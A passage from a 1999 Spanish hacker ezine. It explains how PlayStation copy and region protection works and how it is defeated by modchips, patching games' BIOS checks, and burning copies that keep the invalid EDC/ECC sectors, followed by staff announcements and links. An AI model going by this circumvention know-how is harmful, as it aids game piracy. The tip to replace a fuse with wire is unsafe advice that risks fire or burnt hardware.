de audio. Pero cuando falla? muy sencillo cuando la psx teniendo cargada la TOC (Table of Contents-Tabla de Contenidos) del cd original que tenia por ejemplo 56Mb de Datos y 25 pistas cdda y quieres jugar a un juego con 100mb de datos y 40 pistas de cdda. Este juego hara llamadas a zonas del cd que la psx no puede acceder x que tiene una TOC de otro juego. Asi de simple y claro. Estas consolas son muy abundantes en Espa~a entre la gente que compro su consola en los primeros 6 meses ??? o algo asi. Hay que puntualizar que esta version de la bios schp-1000 no le importa que area de pais tiene el disco, una vez hecho el truco ejecutara todo. Son "normalmente" reconocibles por la parte de atras ...



Estas son distintas dado que luego a la psx para abaratar costos le quitaron el o.o y solo se quedo el multiout para euroconector/Scart.

Sigamos con las protecciones de Hardware, Sony al darse cuenta del boom de la psx (y de la copia de sus cds, claro esta) pues decide tomar mas medidas de seguridad. Crea e implementa completamente el llamado sistema de bloqueo de pais o Country code Lockout, que ya existia antes pero no todos los cds estaban obligados a llevarlo. Algunos cd Japoneses iniciales no lo llevaban. Justamente la siguiente revision de la bios, la inmediatamente siguiente a la schp-1000 ya *no* se podia hacer el truco del menu cd audio por una simple razon. Antes de iniciar el cd se vuelve a hacer un check y se mira que el Area del pais coincida con la de la bios/consola antes de empezar a ejecutar el PS-EXE que tenga el cd.

Las PlayStation "AZULES" (normalmente conocidas como Developer...)

Otra cantidad de tonterias ha dicho la gente sobre estas. Su Bios es simplemente una que tiene el check del cd y el area de pais desactivado. No le busqueis tres pies al gato. Existen varias revisiones pero como teoricamente las compa~ias no andan dando imagenes de sus bios por ahi pues no creo que haya ninguna posterior a la 3000, yo tengo un dump de la SCHP-2000 la que por lo menos le dieron a varios developers europeos que como os podeis imaginar seran anonimos para vosotros. Pero comparada esta imagen con una de un "chip" que extra~o : -Son iguales! pues si... Se conoce que algun developer de esos de Sony no valora suficientemente lo que su compa~ia ha pagado por ese kit, que por cierto se puede comprar en Hong Kong por un modico precio de 235$HK algo menos de 5000pts. Y viene muy completo con todo, debuggers absolutamente todo. Tambien es cierto que no hace falta conseguir un volcado de una bios de la gente que hace juegos para sony arriengandote, se puede manipular con herramientas *gratuitas* la bios de la psx y deshabilitar los checks a mano, cosa no recomendable dado que se pueden comprar ya hecho como todos ya sabeis. Por un precio de 150/200pts comprando una unidad, eso si en Hong Kong y tambien lo venden por correo. Pero si es cierto que en la red puedes encontrar las fuentes para hacer tus propios chips con una grabadora de eproms. Dado que distintos chips que hacen *muy* distintas cosas pues se tiene que situar en sitios distintos claro esta. Ademas la gente de Sony no tiene bastante con actualizar la bios. No se~or he visto varias consolas que tienes los chips(y no me refiero a los que creeis)colocados de manera muy distinta, durante una temporada parecio que sony pensaba que si no hay sitio en la placa para colocar el chip la gente no lo pondria, sin comentarios sobre supina idiotez..

Las distintas versiones sucesivas de la bios han ido arreglando "bugs" o maneras de ejecutar los cds sin chip y deshabilitando la posibilidad de instalar algunos chips. Ninguna de estas cosas ha hecho que la gente se de por vencido, por que el tema para mi esta muy claro. Por que pagar 13000pts por el Tekken2 cuando salio si lo puedes tener por menos de mil. Estoy seguro de que si costara 4000 o 3500 ya verias tu como la gente no se rompia la cabeza tanto intentando copiarte el juego y mas gente lo compraria, pero parece que Sony *NO* ha entendido el mensaje. Pero tengo observado que este problema lo tienen muchas grandes compa~ias.

El "famoso" (S)7501C el nuevo chip que se encuentra ya en algunas psx, la S es de Secure. Estas placas no aceptan poner ningun tipo de chip, por ahora que se sepa. simplemente hay una solucion drastica. Se vende una version de este chip, el nombre esta en algun otro fichero que esta con esto, que quitando este chip de la placa, cosa *bastante* peligrosa si se hace por gente inexperta, avisados estais..
Para usar juegos en cd-r el unico sistema que funciona por ahora es el de copiar el cd con el metodo que mas abajo se explica.

Fusibles y Corriente.....

Tambien he visto que muchos teneis problemas con los fusibles de la psx, esto tiene facil solucion, una es encontrar uno igual y cambiarlo. Esta *siempre* en una sub-placa, la del power, y cerca de la conexion con el ac/dc. si no teneis fusible siempre podeis poner un trozo de alambre, tened en cuenta que si no respetais el VOLTAJE de vuestra unidad dejara de ser tal y tendreis una preciosa placa completamente calcinada. Lo digo porque los fusibles de la americanas son bastante dificiles de conseguir.

Colores...NTSC y PAL....

Aunque puedas ejecutar un juego NTSC (USA o JAP) en una PAL es imposible que se vea en color si no usas la salida SCART o Euroconector. Espero que no haya mas comentarios sobre algo que es de sentido comun. Los monitores 1045 de Comodore, SON Multisistema y siempre se ve en color. Este cable en Espa~a cuesta unas 5000pts, en Hong Kong unas 400pts (20$Hk) ya sabes donde comprarlo no?

Software -> 4

Esto algo nuevo pero que en general no se le da tanta importancia como deberia. Algunos juegos tienes rutinas y *en cualquier* momento se accede a ellas y se "revisa" que version de la bios corre y alguna que otra cosa. Esto es facil de desproteger, simplemente con la utilidad correcta, haremos que el Ps-x exe corra, hasta que llegue a ese punto donde revisa. Entonces tomaremos nota de la memoria donde esta, cuando ocurre y que chequea. Luego tenemos varias opciones:

a) Facil
b) Nivel Medio
c) Muy-facil (teniendo ya el exe o habiendo hecho a) antes)

A) Hacer un poco de debuging de este exe y parchearlo para que no ejecute esta instruccion. Para esto necesitaremos o bien un Developer Kit de Sony, que creedme estan *completos* en inet. los cds en iso y manuales en pdf. O bien usar decompiladores que existen muy buenos y gratuitos, el texto sobre R3000 que

incluyo por ahi os puede ser de mucha utilidad.

B) Usar un Action Replay con una ROM hackeada que hay varias y que no ejecute esta orden salvando esto y teniendolo que cargar siempre que ejecutemos este juego. Necesitaras la Pc Card del action replay.

C) Tener el CD del juego DENTRO de la unidad y mandar el exe crackeado por un cable del p.paralelo a la psx-multiout, esquemas para esto son faciles de encontrar en inet. Al no cambiar nada de exe este tratara de llamar a ficheros que si se encuentran en el cd y funcionara, eso solo funciona con cd que *solo* tienen un Ejecutable.

Hagas lo que hagas no es extremadamente dificil. Luego si tienes un ps-exe crackeado pues puedes copiar todos los contenidos del cd, con CDDA incluido y con un programa que genera isos validas desde una estructura de directorios hacer un cd con una grabadora, aviso que de esta manera o haces bien el cd o necesitaras un chip. Sobre las de software solo queda de decir que son pocas y cobardes.. No te deberias de enfrentar a esto SIN experiencia, aunque alguna vez ha de ser la 1era No ?

Copias -> 5

Veamos las differencias entre un cd original (polimero-azul) y cualquier otro que puedas tener. Los cds de Sony son ISO9660 normal, simplemente tiene "algunas" peculiaridades que te comentamos ahora. Sony usa para hacer sus MASTERS DE PlayStation un formato que se llama Sony CDGenerator y no es una iso normal. Este formato ya tiene datos "especificos" que son relevantes a la Psx unicamente, entre ellos estan el AREA a la que pertenece el cd, o mas bien en la debe ser permitida su ejecucion. Estas pueden ser :

Paises que venderan el CD	AREA	Sistema de TV
America / Canada / Mexico	USA	NTSC
Japan / Korea / Singapore	JAPAN	NTSC
Europa / Oceania / HongKong	EUROPE	PAL/PAL-SECAM

Formato de los CDs... (Este es uno de los mas comunes....DATA+CDDA)

Bloques	Descripci¢n	
000000-000015	Bloques de arranque de la pista de DATOS	(1)
000016-024520	Area DATOS del Programa (Ps-EXE)	(2)
024521-024670	Postgap de la pista de DATOS	(3)
024671-024820	Pregap para la primera pista de audio.	(4)
024821-048326	Pista AUDIO 1	
048327-048476	Pregap para la segunda pista de audio.	(5)
048477-072485	Pista AUDIO 2	
.		
.		
.		
191281-191430	Pregap para la octava pista audio.	(5)
191431-214349	Pista AUDIO 8	
214350-??????	Pista de Cierre "Leadout"	(6)

1) Informacion Territorial del CD [USA/JAPAN/EUROPE] lee mas abajo como patchear una ISO.

2) Pista de DATOs donde esta el Juego/Exe en cuestion. Pista en Formato
   CDROM-XA usando sectores de Form-1 & Form-2. En ISO9660

3) POSTGAP de la pista de DATOS, de 150 Sectores, tiene que tener 150
   POR LO MENOS, dado que se usa como zona de buffer entre esta pista
   y la de AUDIO. Estos sectores son simples ceros. Aviso : algunos
   CD-R no pueden LEER estos ultimos bloques si les sigue una pista de
   audio.

4) PREGAP de la pista de AUDIO, si una pista de audio esta despues de
   una de datos esta *debe* tener un pregap de 150 (2seg) sectores o
   300 (4seg). Este pregap tiene una utilidad fisica , para que no se
   puedan dar errores de lectura.

5) PREGAP de pistas de AUDIO desp£es de la primera es *siempre* de
   150 sectores, 2 segundos.

6) LEADOUT esta es automatica y no puedes controlar su escritura,
   esta pista no se puede leer con un lector de CDROM o un CD-R
   normal. Todas las grabadoras lo hacen solas *excepto* las
   Philips. Normalmente el Software lo hara por vosotros.

þ Australia tiene una cosa especial, sus psx son iguales en hardware a
  las Usa pero con una designacion distinta SCHP-X002/4 y son PAL.

þ Hong Kong es el unico lugar de Asia que tienen sistema PAL, pero como
  la gente de HK son caso aparte por que les da exactamente igual el
  sistema de la Tv, dado que todas las teles son Multisistema. Tambien
  es el sitio que la psx tiene un precio mas bajo de segunda mano. Unas
  5000pts que son 250$Hk, si teneis curiosidad donde en Mongk Kok o
  Golden Arcade Shopping, todo tiene carteles desde el Metro MTR.
  Visita OBLIGATORIA es Sham Shui Po, linea roja del MTR 5 Paradas
  despues de Tsim Sha Tsui. ;)

þ SurAmerica : Desconozco completamente como esta el tema por esos lares
  pero me imagino que segun el pais habr NTSC o PAL, Argentina tendra
  Ntsc. Lectores mandad e-mail informando sobre las psx de x ahi.. ok?

þ En una encuesta que se hizo hace tiempo resulto que hay mas Psxs en la
  EU de distintas versiones y modelos que en ningun otro sitio.
  Por si os interesa...

þ Se ha demostrado que Europa es el continente a la cabeza en pirateria
  casera, muy por encima de Us y sin contar a los que hacen Silvers en
  Hong Kong y China. Parece ser que todo dios tiene una cd-r y mata su
  tiempo libre friendo cds de psx.

Bueno seguimos despues de este inciso "turistico" haga turismo compre
PlayStation. Ahora ya sabeis lo de las distintas areas, ademas este
formato de Sony CDGenerator es bastante mas limitado que el ISO9660
que todos conocemos. Este formato segun sean los datos que metamos en un
cd de psx tendra que ser Level 1 o Level 2, no me voy a poner ahora a
explicar que es cada uno por no viene al cuento y ademas si eres capaz
de conseguir el programa que genera iso compatibles con psx el lo hara
automaticamente. Las posibilidades de cds son las siguientes :

  CD-XA Level 1   (pueden tener 8.3 o Joliet...)
  CD-XA Level 2
  CD-XA - Con DOS pistas de DATOS.

....seguro que hay alguno mas...
....si lo averiguais me lo decis....

Hay pocas diferencias pero os recomiendo si realmente quereis enteraros de el porque, es muy sencillo usa el programa de generar imagenes en el Resident Evil I de CAPCOM y en Rage Racer de NAMCO, por ejemplo. Enseguida veras la differencia. Los CD-XA con DOS pistas de datos te pueden dar un quebradero de cabeza, dado que muchos programas no te dejaran ni siquiera volcar el CD a una iso en el disco duro. Con estos hay mkisofs (Unix) funcionara o si eres un windozero prueba Easy CD Pro Multimedia Edition (MM) que tambien puede. Y donde "ve" la play de donde es cada cd ? pues muy facil en los 5 primeros sectores del CD, del 0-4 tiene que tener o bien SONY REGISTERED o LICENSED FROM o PLAYSTATION estos son los validos, normalmente sera el segundo. Para eso esta PSx-ISO y PS-TL. Como saber si nuestro cd arrancara en un Play sin grabar la iso en un cd-r ? pues facil, pueden coger el Emulador de PSX PsEMU para dos por ejemplo o cualquier otro para tu xxxaquixxtuxxsystemaxx en dos necesitaras mount para dos, y para usarlo con emu de conectix en mac necesitaras el hack de este y algo como mount para mac, que lo hay. O ahora para pc puedes usar el Bleem! -www.bleem.com- eso si ya puedes saber bien lo que haces por que no es nada facil que este emu use isos desde el hd..

Ahora ya tienes un ISO que debiera de ser correcta. Ahora lo que todos estabais esperando, como la grabo para poder "bootar" ese cd en my psx sin chip ? pues si esto ES POSIBLE.

Los cds de psx tiene los sectores del 12 al 15 con una EDC/ECC toda reducida a ceros , pues esto ES IMPOSIBLE y dado que es imposible que hacen el 95% de las grabadoras del mercado?, me refiero a grabadoras y estaciones para hacer masters de menos de < 5 Kilos pues lo corrigen y le dan el CRC que segun ellas es correcto. Y que pasa entonces ? pues que la playstation chequea que ESOS SECTORES TENGAN CRC ERRONEO, y si no es erroneo SABE QUE ES CD **NO** es original. Asi de claro y simple. Y ahora me dires, pero si no hay solucion para esto. Y nosotros decimos SI LA HAY,por que otras personas no se les ha ocurrido antes sigue siendo un misterio para nosotros. Pero esto no acaba con esos sectores iniciales, dentro del sub-cabezal del cabezal que marca el XA tambien estan esos sectores con ceros, todos esto sectores estan en RAW y tienen un tama~o constante de **2352 Bytes***

Cuando grabas una ISO que hayas hecho de psx lo mas seguro que la iso sea correcta en tu Hd pero cuando la grabas tu grabadora te hace "el favor" de corregirte eso sin preguntar a un crc correcto 0x3F13B0BC como este.

Las Unicas soluciones son las siguientes :

a) Viable y ya probado por gente. Funciona. Ademas no pierdes la utilidad de la grabadora, depende del modelo pero en la mia funciona bien con todo menos con DAO o TAO, pero es un precio que hay que pagar.

b) Tecnicamente posible, pero lo mas seguro que no puedas volver a hacer cds CD-XA correctamente, modo normal, nunca mas.

A) Hacer que tu Grabadora NO chequee y corrija esos crcs y a ser posible en DAO o en TAO. Que mantenga INTACTOS los EDC y ECC de la iso que tu le mandes grabar. Mas sobre esto luego.

B) Hacer que tu grabadora pueda hacer discos en Mixed-Mode y luego escriba

el header XA de la manera que la psx la quiere.

TAO = Track-at-Once, escribe el cd sin parar ni un momento como si todo fuera una pista (track)

DAO = Este es ya de sobra conocido por todos.. no sere yo quien te lo cuente..

Para hacer cualquiera de las anteriores necesitas ser capaz de actualizar tu mismo tu FIRMWARE/ROM de tu CD-R con una nueva, cosa no muy complicada. Eso si, si no tienes ni idea de esto dejalo. ni lo intentes. Los modelos que he visto cambiados eran un CDD2000 (Philips) y 3 modelos de Sony y una Plextor 4x. No se si os acordareis de que comentaba por ahi arriba algo de que existen modelos que no necesitan el cambio pues no corrigen este CRC. Estos son lo modelos MUY viejos de SIMPLE VELOCIDAD X1 de Plextor y Plasmon en sus modalidades externas, puede haber alguno mas que desconozco pero... Probad si la vuestra lo puede hacer sin "ACTUALIZAR" la ROM de la Cd-r.

Con todo lo que sabes ahora deberias de ser capaz de entender como funciona la proteccion de la consola. Y por supuesto hacer tus propios cds, con el soft adecuado incluso compilar demos e intros de la Yarotze en una iso que arrancara sin problemas. Podras hacer cds que a TODOS los efectos seran como originales y arrancaran en cualquier playstation. Podiamos haberos dado la lista exacta de grabadoras que pueden hacerlo directamente sin cambiar nada por que algunas pueden, acediendo directamente a el recurso o incluso distribuir la BIOS de grabadoras con el cambio ya hecho y vosotros solo tendrias que buscar a alguien que os haga la eprom. Pero seamos realistas todo eso es MUY FACIL, MA~ANA tendriamos miles de personas haciendo copias ilegales dia y noche. Y como no queremos eso pues simplemente como decimos siempre si realemte quereis LO CONSEGUIREIS HACER! Prueba de ello es todo lo que has leido en este texto. Y como no apoyo la pirateria y creo que la informacion que he dado podeis desde hacer vuestro propios juegos hasta cambiar los ya existentes con INTROS y MENUS. La playstation NO da mas de si, por ahora no hay manera de que la protejan por lo menos del metodo de actualizar tu grabadora.

En la tabla de abajo podeis ver donde funcionaria un cd hecho con una cd-r que este debidamente "actualiaza" por nosotros..

Tabla de compatibilidad....
^^^^^^^^^^^^^^^^^^^^^^^^^^

CDUSA + PSUSA = OK!
CDUSA + PSUSA + CHIP = OK!
CDPAL + PSUSA = NO
CDPAL + PSUSA + CHIP = OK!
CDJAP + PSUSA = NO
CDJAP + PSUSA + CHIP = OK!

CDPAL + PSPAL = OK!
CDPAL + PSPAL + CHIP = OK!
CDUSA + PSPAL + CHIP = OK!
CDUSA + PSPAL = NO
CDJAP + PSPAL = NO
CDJAP + PSPAL + CHIP = OK!

CDJAP + PSJAP = OK!
CDJAP + PSJAP + CHIP = OK!
CDUSA + PSJAP + CHIP = OK!
CDUSA + PSJAP = NO
CDPAL + PSJAP + CHIP = OK!
CDPAL + PSJAP = NO

. Juego Original
CDxyz= . o
Juego Copiado

xxUSA = BIOS o AREA Pais US
xxPAL = BIOS o AREA Pais PAL
xxJAP = BIOS o AREA Pais JAP

```
      CDJAP + PS7501C(Jap) = OK!
    *  CDUSA + PS7501C(Usa) = OK!  (Usa el sentido comun si te queda!)
      CDPAL + PS7501C(Pal) = OK!

      CDPAL/JAP/USA + SCSI-PSEMU            = OK!
```

Evidentenmente un juego copiado con este metodo especial o un original son lo mismo y un juego americano NO funcionara en un PAL, a no ser de que esta tenga un chip. Lo mismo se aplica para todas las otra posibles combinaciones de este estilo.

Necesitas -> 6

Aqui te recordamos lo que puedes necesitar para llevar a buen puerto todo lo relatado con anterioridad.

1> Te interesa hacerte con las AREAS DE LOS PAISES EN RAW o Bien un programa que automaticamente a~ada la que tu le digas a una ISO.

2> Un Action Replay o similar con PcCard. 8000pts>

www.datel.co.uk

3> Compilador de PS, busca luego encontraras..

Yahoo : search "Hacking Playstation" or "Hacking PSX"

4> Software de grabacion si tienes una cd-r...

www.goldenhawnk.com (o el cdrecord bajo linux)

5> Y algunas cosas mas que puedes necesitar, puedes empezar aqui.

come.to/spain-psx o algo asi, existe un buena pagina en castellano. La buscais que seguro que no sois mancos..

6> SUERTE Y PACIENCIA..

Que os quede MUY CLARO que se han hecho pruebas con los distintos developer kits de Sony y con la utilidades gratuitas y algunas son mejores que las de sony.

Despedida ->7

Espero que todo esto valga para algo y no para fomentar la pirateria, lo cual todo sea dicho NUNCA fue nuestro objetivo. La Psx es una gran consola con muchos juegos que son posibles gracias a toda la gente que programa. Solo le falta algo, una Scene de Demos decente, espero que surja algo. Este texto sera posible conseguirlo en un futuro en ingles, a ver si se entera el resto de la gente. si quereis poneros en contacto con la gente

que ha hecho esto, podeis enviarnos e-mail a playstation@set.net.eu.org
Y no quiero mails pidiendo la roms de cd-r ni tonterias del estilo. Si
alguien tiene cualquier duda legal, que nos lo diga dado que creemos que
no hemos distribuido nada ilegal ni que no se pudiera averiguar en inet.
Sony, PlayStation, Psx, Ps-X, PSX SDK, Yarotze, AREA CODE LOCKOUT y
Sony CDGenerator son (c) de Sony Co. Japan.

Saqueadores Edicion Tecnica

SET I+D - (c) 1999 - http://set.net.eu.org

EOF

```
-[ 0x07 ]--------------------------------------------------------------
-[ PROYECTOS, PETICIONES, AVISOS ]-------------------------------------
-[ by SET Staff ]-----------------------------------------------SET-19-
}}} Colaboraciones
Como no. Numero nuevo, peticiones similares.
Nos interesa todo tipo de trabajo que podais hacer por y para SET. Esta claro
que lo fundamental son articulos, ya que la ezine es una cosa de todos.
Algunas ideas propuestas son:
        - La patata tempranera: Un cultivo en auge.
        - Cableados con la led.
        - La vecina del quinto.
        - Los expedientes X.25
        - En busca del acento perdido (a.k.a. TelefoNIca)
        - El faradio maldito
        - ...
Y desde luego, podeis proponernos aquellos temas que os gustaria que
tratasemos. Trataremos de corresponderos en la medida de lo posible.
Mientras tanto, anunciaremos aquellos temas propuestos de forma que
cualquier lector interesado en escribir algo tenga un lugar donde obtener
ideas.
Por el momento, las ideas propuestas son:
        - Ensamblador x86 (Algo se vio en numeros anteriores pero ahi queda)
        - Caller ID
Haciendo especial hincapie en lo del Caller ID que parece que trae cola.
[P: Bueno pero eso ya se trato en otro zine de la ""competencia"" :-) ]
Una recomendacion... Los articulos que escribais procuradlos realizar
siguiendo un peque~o formato, como el que os indicamos:
     - 80 columnas (no mas, please, que es un asco andar maquetando)
     - Usar solo el juego de los 127 primeros ASCII.
       Esto es muy importante para la version en texto puro, pues garantiza
       que se vera igual desde cualquier sistema operativo, con cualquier
       editor o visor y con cualquier fuente proporcional (por los esquemas)
       Personalmente me encantaria poder incluir tildes y e~es, pero un
       articulo asi escrito si no se visualiza con el programa adecuado
       parece chino.
       En breve: Si se ve bien con el Edit del DOS no es necesariamente
       *compatible SET*, pero si que esta muy cerca. Preguntadselo a los
       linuxeros.
       Y por favor recordad, las faltas de ortografia bajan nota.
       : -D
Otras formas de colaborar pueden ser la realizacion de graficos para la
web, la creacion, modificacion y mejora de programas o simplemente la
composicion de un tema musical para SET.
No olvideis enviarnos aquellas fotografias curiosas o cachondas que
tengais por ahi, y os gustaria ver en nuestra web. Ojo! He dicho cachondas,
no porno ni cosas similares. Para que os hagais a una idea, daros una
vuelta por la seccion de imagenes de la web.
Que tal, por ejemplo, una coleccion de fotos de cabinas de Espa~a. No
son todas iguales, os lo aseguro.
Todo aquello que envieis y que sea interesante lo encontrareis en breve
en:
        http://set.net.eu.org
Y como no, en los respectivos mirrors oficiales que iran surgiendo a lo
largo del a~o.
     <<<   <<<   <<<   <<<   <<< IMPORTANTE >>>   >>>   >>>   >>>   >>>
         Si  quieres  levantar  un  mirror oficial de SET, ponte en
         contacto  con  nuestro  Web  Slave, GreeN LegenD, o con su
         amigote +NetBul. Ellos te daran la informacion necesaria.
     <<<   <<<   <<<   <<<   <<< IMPORTANTE >>>   >>>   >>>   >>>   >>>
Pues ya sabeis, vuestros articulos, programas, sugerencias, comentarios y
donativos los podeis dirigir a:
                            set-fw@bigfoot.com
```

Y no os olvideis de colaborar con las diversas secciones de la ezine.
Muy recomendable que useis la clave PGP de SET que se incluye en la ultima seccion de la ezine. Y si aun no teneis el PGP, pues a que esperais? Lo podeis conseguir para los distintos sistemas operativos en:

http://www.pgpi.com

No es dificil de manejar y ademas, es GRATUITO.
}}} Nuevos colaboradores
Bueno, en este numero no hay incorporaciones oficiales al staff de SET... De momento ;)
Pero si tenemos colaboraciones de gente que viene con ganas.
Es el caso de UnderCode, que repite aparicion en SET, en esta ocasion con un repaso a la programacion de shell scripts. Y ha prometido seguir participando en lo que pueda. Esto si que es un freelance de SET.
Hablando de caras nuevas. Bueno no estaba precisamente hablando de eso, pero queria sacar el tema.
En la seccion de Bazar encontrareis un texto basico sobre Infovia Plus desde el punto de vista de un usuario impertinente, escrito por Maikel, un habitual en nuestro tablon. Esperamos verte de nuevo por aqui, Maikel ;)
Vuelve tambien Qua$ar, en este caso para desmitificar el radio paquete.
Una colaboracion que nos ha agradado especialmente y que va incluida con este numero nos la envia El Maestro. Se trata de dos iconos, uno normal y otro animado, del planeta SET. THX
Y otra colaboracion muy especial, que estoy seguro que a GreeN LegenD le agradara que mencionemos es la de OnICE, que le ha echado una mano en algunos apartados de la web.
Y mas gente que estamos seguros veremos en los proximos numeros de SET.
Por cierto... BACTERIO!!!! ANDE T'AN LOS PDF!?!?!? :->>
}}} El correo de SET
Si, bueno. Es obligado hacer algun comentario sobre el correo que recibimos en SET.
Tratamos de responder a todo el correo que nos llega, pero a veces se hace una tarea complicada, casi imposible de llevar a cabo. por eso, algunos correos se dejan para la seccion de la revista.
Algunos de nuestros lectores habran notado que desde hace unas semanas no han recibido respuestas. Que no se preocupen. Es que estamos en plena tarea de edicion de SET 19, y bueno... pues es impensable responder tal cantidad de correo.
Pero en breve tendran respuesta, que no desesperen.
}}} SET DISTRIBUTED TEAM
Pues ya tenemos la pagina oficial del equipo distribuido de SET.
Ademas, informaros que en breve estara disponible el cliente para el proyecto SETI@Home, y que de momento nada se sabe de la posibilidad de participar por equipos.
Aun asi, nosotros mantendremos el equipo SET+I funcionando. Si quereis participar con nosotros, poneros en contacto con +NetBul, que se encargara de controlar el avance de nuestro equipo. Quien sabe, quizas tengamos la oportunidad de ser los primeros hackers en descifrar un mensaje extraterrestre ;)
Y por supuesto, visitad frecuentemente la pagina de nuestro equipo distribuido, que se actualizara con la informacion pertinente.
Sobre el proyecto SETI@Home solo me queda a~adir que seguramente cuando leais estas lineas ya este disponible el cliente para todas las plataformas. De hecho, hace pocos dias (8 de Abril, creo), ya se anuncio el cliente para Linux.
La direccion de SETI@Home es:

http://setiathome.ssl.berkeley.edu/

Y si quereis informacion en castellano, pasaros por SETI Hispano, en:

http://www.astrored.org/doc/seti-hispano

Volviendo al proyecto Bovine. Esta es la clasificacion de la liga interna de ezines hispanas:
Clasificacion RC5-64 (4-Apr-1999)

```
================================
Overall
Rank Team                   First Block  Days Members  Rate      Blocks
---- --------------------  -----------  ----  ---    --------  -------
1703 J.J.F. / HACKERS TEAM   1-Oct-1998   195   31    4,152.59  259,295
2699 SET ezine RC5-64 Team   4-Nov-1998   161   16    2,050.43  105,594
3566 Proyecto R RC5 Team    15-Dec-1998   120    3    1,231.43   47,166
----                                                           -------
     Total Virtual                                             412,055
(el overall rate son kclaves/s)
Recuerda, si perteneces a alguna ezine de habla hispana que quiere
participar en esta liguilla interna, ponte en contacto con cualquiera
de los grupos participantes para informarte de como va el tema.
Y si simplemente quieres participar con nuestro equipo, tan solo sigue
estas sencillas instrucciones:
  + Buscar las estadisticas personales mediante el email,
  + solicitar el envio por email de la contrase~a,
  + acceder a la siguiente direccion ...
     + http://stats.distributed.net/pjointeam.php3?team=9413
Mas detalles en nuestra pagina de proyectos distribuidos:
                      http://set.net.eu.org/rc5-64
}}} SET LIST
Hemos recibido muchos mails pidiendo que creemos una lista del estilo de
la que mantiene la gente de RareGaZz. Bueno, la idea ya se nos paso por la
cabeza hace mucho tiempo, y se llevaron a cabo algunos intentos.
En vista de los resultados (lo facilmente que se desviaba un tema), decidimos
finalmente crear una lista en la que solo nosotros podemos escribir, para
realizar anuncios de eventos importantes, como la publicacion de cada
numero de SET, o la modificacion de la web. Hasta incluso se ha planteado
la posibilidad de enviar boletines quincenales a la lista.
Claro, tambien propusimos abrir la lista, de forma que toda persona que
estuviese subscrita pudiese escribir libremente. Para eso ya hemos pedido
en varias ocasiones la votacion de vosotros, los lectores, y de todas
las personas que ya estan en la lista. El resultado? Pues tan solo dos
personas pedian que la lista se abriese, mientras que el resto no han
realizado ninguna opinion.
Veamos, eso nos da que de un total de mas de 200 personas, tan solo 2
aparentemente quieren una lista abierta... Que hacer? Creamos una lista
abierta aparte? Para eso se necesitaria un moderador, o se descontrolaria
todo. Alguien se ofrece?
Para el resto de vosotros que simplemente quereis estar en la lista
de SET para estar al tanto de las novedades, solo teneis que enviar un
mensaje vacio a:
                           set-subscribe@egroups.com
                 [ Para darse de baja un mensaje vacio a
                   set-unsubscribe@egroups.com
                   Pero, quien quiere darse de baja? ;> ]
Tambien podreis hacerlo desde el formulario que se incluye en nuestra web.
}}} SET WEB TEAM
Ya podeis comprobar los nuevos cambios en la web. Ha quedado bonita, eh?
Pues esto es solo el principio. Pero claro, para poder mantener el ritmo
que queremos impulsar a la web, necesitamos vuestra ayuda.
Todos los que esteis dispuestos a echar una mano, escribid a:
                          glegend@set.net.eu.org
Indicando en el subject que quereis participar en el SET WEB TEAM. Lo mismo
para todos aquellos que querais tener un mirror oficial de SET.
Nota del Webmaster...
Este nuevo hoster para SET no hubiera sido posible sin la gente de :
        http://www.imedia.es

Muchas veces el llevar un web de este tipo le trae a uno mas problemas de los
esperados, le damos las 'gracias'  a TSAI por su 'colaboracion'.
```

Parte de los retrasos que ha sufrido este numero fueron por culpa del web y nuestro _repentino_ cambio de casa a menos de 3 dias vista de la salida de este SET que estas leyendo. Para la mejor distribucion de SET rogamos a toda la gente que tenga o pueda conseguir espacio en web en Hispanoamerica (o Espa~a) que se ponga en contacto con glegend@set.net.eu.org en el menor tiempo posible.
GreeN LegenD - Webmaster
}}} Formatos
Nueva etapa... A partir de ahora el formato HELP seguira mas rapidamente a el formato ASCII. Y quiza incluso llegue el PDF, si no surgen imprevistos. Alguna sorpresa mas puede que haya.
garrulon@exterminator.net
}}} Trivial Hackers Edition
Hacia tiempo que no lo mencionabamos. Si se~ores, y se~oritas. Desde hace un numero no lo mencionabamos.
Segun me informa a ultima hora el responsable del proyecto, esta ya todo listo, y en para SET 20 podreis disfrutar todos del juego del verano :)
Para ponerse en contacto con el equipo de desarrollo o para proponer cosas esta es la direcion..
trivial@set.net.eu.org
}}} Agradecimientos
Ufh! Muchos agradecimientos hay que dar en este numero.
Para empezar, a Merce Molist, por prestarse a ser entrevistada por semejante chusma ;)
Siguiendo por todos aquellos que han participado en la realizacion de este numero, y que no forman parte del staff, como Maikel, Undercode, Qua$ar, HackerMatter, inetd...
Como no, un agradecimiento muy especial a aquellos que debido a las circunstancias, no han podido tener listo su articulo a tiempo.
Un saludo a SETI Hispano, por colaborar con nosotros informandonos de los detalles del proyecto SETI. Y por preparar un articulo introductorio al proyecto SETI que esperamos publicar en SET 20.
A gente de la URE, que nos informaron sobre la situacion del radio paquete en Espa~a.
Al resto de ezines hispanas, J.J.F., RareGaZz, Proyecto R, Intrusos Magazine...
Y por supuesto, al de la sierra en el ultimo anuncio de Telefonica... Si alguien sabe donde encontrarle, para darle una medalla ;)
}}} Los enlaces a SET
Nueva lista actualizada de enlaces a SET:
http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html
http://www.geocities.com/SiliconValley/Lakes/1707/
http://www.geocities.com/SiliconValley/Campus/6521/hack.htm
http://www.geocities.com/SiliconValley/Hills/8747/
http://www.geocities.com/Eureka/4170/link.htm
http://www.jjf.org
http://www.swin.net/usuarios/nexus9/underground/under.htm
http://members.xoom.com/Aflame/links.html
http://raregazz.acapulco.uagro.mx
http://www.geocities.com/Colosseum/Sideline/9497/Links.htm
http://www.vanhackez.com
Las siguientes paginas hacen enlace a una direccion erronea, la 'desafortunadamente' perdida direccion en Geocities. Remember SiliconValley?
http://www.geocities.com/SiliconValley/Peaks/2450/h_c_p_v.htm
http://casiopea.adi.uam.es/~juampe/bookm3.html
http://members.tripod.com/~hacktrax/Enlaces.htm
http://members.tripod.com/~la_katedral_org/links.htm
http://members.xoom.com/baron_rojo/links.htm
http://members.xoom.com/upset_lion/links.htm
http://members.xoom.com/lynux/links.html
http://moon.inf.uji.es/~hackvi/index.html
http://moon.inf.uji.es/~javi/hidden.html
http://personal.redestb.es/wiseman/LINKS.htm

http://personal.redestb.es/benigarcia/frontera.htm
http://personal.redestb.es/jquiroga.es/Hacking.htm
http://usuarios.intercom.es/vampus/kultura.html
http://www.arrakis.es/~enzo/links.htm
http://www.arrakis.es/~toletum/opcion4.htm
http://www.arrakis.es/~jrubi/links.html
http://www.audinex.es/~drakowar/Hack/enlaces.htm
http://www.civila.com/archivos/hispania/JLGallego/gallego2.htm
